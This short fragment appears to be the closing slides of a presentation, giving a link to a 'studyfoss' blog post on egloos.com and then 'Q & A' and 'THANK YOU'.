- http://studyfoss.egloos.com/5259841

Q & A

THANK YOU